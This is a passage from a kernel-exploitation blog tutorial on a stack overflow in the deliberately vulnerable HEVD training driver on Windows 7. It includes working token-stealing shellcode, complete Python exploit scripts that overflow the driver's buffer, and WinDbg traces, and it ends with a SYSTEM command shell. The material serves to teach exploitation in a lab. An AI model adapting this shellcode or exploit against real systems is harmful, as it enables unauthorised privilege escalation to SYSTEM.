mov edx, [eax + TOKEN_OFFSET] ; Get SYSTEM process nt!_EPROCESS.Token
mov [ecx + TOKEN_OFFSET], edx ; Replace target process nt!_EPROCESS.Token
; with SYSTEM process nt!_EPROCESS.Token
; End of Token Stealing Stub

popad ; Restore registers state
```

Basically this shellcode saves the register state, finds the current process token and saves it, then finds the SYSTEM process pid, extracts the SYSTEM process token, replace the current process's token with the SYS-

TEM process token, and restore the registers. As Windows 7 has SYSTEM pid 4, the shellcode can be written as:


```
import ctypes, sys, struct
from ctypes import *

kernel32 = windll.kernel32
hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None

if not hevDevice or hevDevice == -1:
    print "*** Couldn't get Device Driver handle"
    sys.exit(0)

shellcode = ""
shellcode += bytearray(
    "\x60"                          # pushad
    "\x31\xc0"                      # xor eax,eax
    "\x64\x8b\x80\x24\x01\x00\x00"  # mov eax,[fs:eax+0x124]
    "\x8b\x40\x50"                  # mov eax,[eax+0x50]
    "\x89\xc1"                      # mov ecx,eax
    "\xba\x04\x00\x00\x00"          # mov edx,0x4
    "\x8b\x80\xb8\x00\x00\x00"      # mov eax,[eax+0xb8]
    "\x2d\xb8\x00\x00\x00"          # sub eax,0xb8
    "\x39\x90\xb4\x00\x00\x00"      # cmp [eax+0xb4],edx
    "\x75\xed"                      # jnz 0x1a
    "\x8b\x90\xf8\x00\x00\x00"      # mov edx,[eax+0xf8]
    "\x89\x91\xf8\x00\x00\x00"      # mov [ecx+0xf8],edx
    "\x61"                          # popad
)

ptr = kernel32.VirtualAlloc(c_int(0),c_int(len(shellcode)),c_int(0x3000),c_int(0x40))
buff = (c_char * len(shellcode)).from_buffer(shellcode)
kernel32.RtlMoveMemory(c_int(ptr),buff,c_int(len(shellcode)))
shellcode_final = struct.pack("<L",ptr)

buf = "A"*2080 + shellcode_final
bufLength = len(buf)

kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()), None
```

But we soon hit a problem here during execution:

```
Disassembly - Kernel 'com:port=com1,baud=115200' - WinDbg:10.0.15063.137 X86
Offset: @$scopeip
00430000 60              pushad
00430001 31c0            xor     eax,eax
00430003 648b8024010000  mov     eax,dword ptr fs:[eax+124h]
0043000a 8b4050          mov     eax,dword ptr [eax+50h]
0043000d 89c1            mov     ecx,eax
0043000f ba04000000      mov     edx,4
00430014 8b80b8000000    mov     eax,dword ptr [eax+0B8h]
0043001a 2db8000000      sub     eax,0B8h
0043001f 3990b4000000    cmp     dword ptr [eax+0B4h],edx
00430025 75ed            jne     00430014
00430027 8b90f8000000    mov     edx,dword ptr [eax+0F8h]
0043002d 8991f8000000    mov     dword ptr [ecx+0F8h],edx
00430033 61              popad
00430034 0000            add     byte ptr [eax],al            ds:0023:00000000=??
00430036 0000            add     byte ptr [eax],al
00430038 0000            add     byte ptr [eax],al
0043003a 0000            add     byte ptr [eax],al
0043003c 0000            add     byte ptr [eax],al
0043003e 0000            add     byte ptr [eax],al
00430040 0000            add     byte ptr [eax],al
00430042 0000            add     byte ptr [eax],al
00430044 0000            add     byte ptr [eax],al
00430046 0000            add     byte ptr [eax],al
00430048 0000            add     byte ptr [eax],al
0043004a 0000            add     byte ptr [eax],al
0043004c 0000            add     byte ptr [eax],al
```

```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:10.0.15063.137 X86
Breakpoint 0 hit
HEVD!TriggerStackOverflow:
8c19162a 680c080000      push    80Ch
kd> bp 8c1916c1
kd> g
[+] UserBuffer: 0x01728564
[+] UserBuffer Size: 0x824
[+] KernelBuffer: 0x95763294
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Breakpoint 1 hit
HEVD!TriggerStackOverflow+0x97:
8c1916c1 eb21            jmp     HEVD!TriggerStackOverflow+0xba (8c1916e4)
kd> p
HEVD!TriggerStackOverflow+0xba:
8c1916e4 c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
kd> p
HEVD!TriggerStackOverflow+0xc1:
8c1916eb 8bc7            mov     eax,edi
kd> p
HEVD!TriggerStackOverflow+0xc3:
8c1916ed e867c9ffff      call    HEVD!__SEH_epilog4 (8c18e059)
kd> p
HEVD!TriggerStackOverflow+0xc8:
8c1916f2 c20800          ret     8
kd> p
00430000 60              pushad
kd> p
00430001 31c0            xor     eax,eax
kd> g
Access violation - code c0000005 (!!! second chance !!!)
00430034 0000            add     byte ptr [eax],al
kd>
```

We see that our application recovery mechanism is flawed, and though our shellcode is in memory and executing, the application isn't able to resume its normal operations. So, we would need to modify and add the instructions that we overwrote, which should help the driver resume it's normal execution flow. Let's analyze the behaviour of the application normally, without the shellcode.




We see that we just need to add *pop ebp* and *ret 8* after our shellcode is executed for the driver recovery. The final shellcode, after this, becomes:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

```

```
    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(0)

    shellcode = ""
    shellcode += bytearray(
        "\x60"                          # pushad
        "\x31\xc0"                      # xor eax,eax
        "\x64\x8b\x80\x24\x01\x00\x00"  # mov eax,[fs:eax+0x124]
        "\x8b\x40\x50"                  # mov eax,[eax+0x50]
        "\x89\xc1"                      # mov ecx,eax
        "\xba\x04\x00\x00\x00"          # mov edx,0x4
        "\x8b\x80\xb8\x00\x00\x00"      # mov eax,[eax+0xb8]
        "\x2d\xb8\x00\x00\x00"          # sub eax,0xb8
        "\x39\x90\xb4\x00\x00\x00"      # cmp [eax+0xb4],edx
        "\x75\xed"                      # jnz 0x1a
        "\x8b\x90\xf8\x00\x00\x00"      # mov edx,[eax+0xf8]
        "\x89\x91\xf8\x00\x00\x00"      # mov [ecx+0xf8],edx
        "\x61"                          # popad
        "\x31\xc0"                      # xor eax,eax
        "\x5d"                          # pop ebp
        "\xc2\x08\x00"                  # ret 0x8
    )

    ptr = kernel32.VirtualAlloc(c_int(0),c_int(len(shellcode)),c_int(0x3000),c_int(0x40))
    buff = (c_char * len(shellcode)).from_buffer(shellcode)
    kernel32.RtlMoveMemory(c_int(ptr),buff,c_int(len(shellcode)))
    shellcode_final = struct.pack("<L",ptr)

    buf = "A"*2080 + shellcode_final
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()),
    Popen("start cmd", shell=True)

if __name__ == "__main__":
    main()
```

And W00tW00t, we get the *nt authority\system* privileges, successfully exploiting our vulnerability.



Posted in Kernel, Tutorial Tagged Exploitation, Kernel, Stack Overflow, Tutorial, Windows

© rootkit 2018

r0otki7 Popularity Counter: 108948 hits